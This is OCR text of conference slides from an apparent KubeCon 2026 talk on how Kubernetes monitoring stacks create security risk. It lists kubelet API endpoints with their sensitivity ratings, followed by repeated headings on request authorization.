KubeCon CloudNativeCon
North America 2026

Why Your Monitoring Stack is a Security Risk



Vinayak Goyal
Member of Technical Staff, Anthropic



Graham Helton
Senior Red Team Engineer, Snowflake




THE KUBELET API


Every node runs an HTTPS API on port 10250

Kubelet path	What it gives you	Sensitivity
`/metrics/*`	Node and container metrics	Low
`/stats/*`	Resource usage stats	Low
`/healthz`	Kubelet health checks	Low
`/configz`	Running kubelet configuration	Low
`/logs/*`	Node log files	Medium
`/pods`	Full specs of every pod on the node	Medium
`/exec/…, /run/…, /attach/…`	Run commands inside any container	High


HOW A REQUEST IS AUTHORIZED




HOW A REQUEST IS AUTHORIZED




HOW A REQUEST IS AUTHORIZED




HOW A REQUEST IS AUTHORIZED



HOW A REQUEST IS AUTHORIZED



HOW A REQUEST IS AUTHORIZED



REQUEST BREAKDOWN

SubjectAccessReview

```
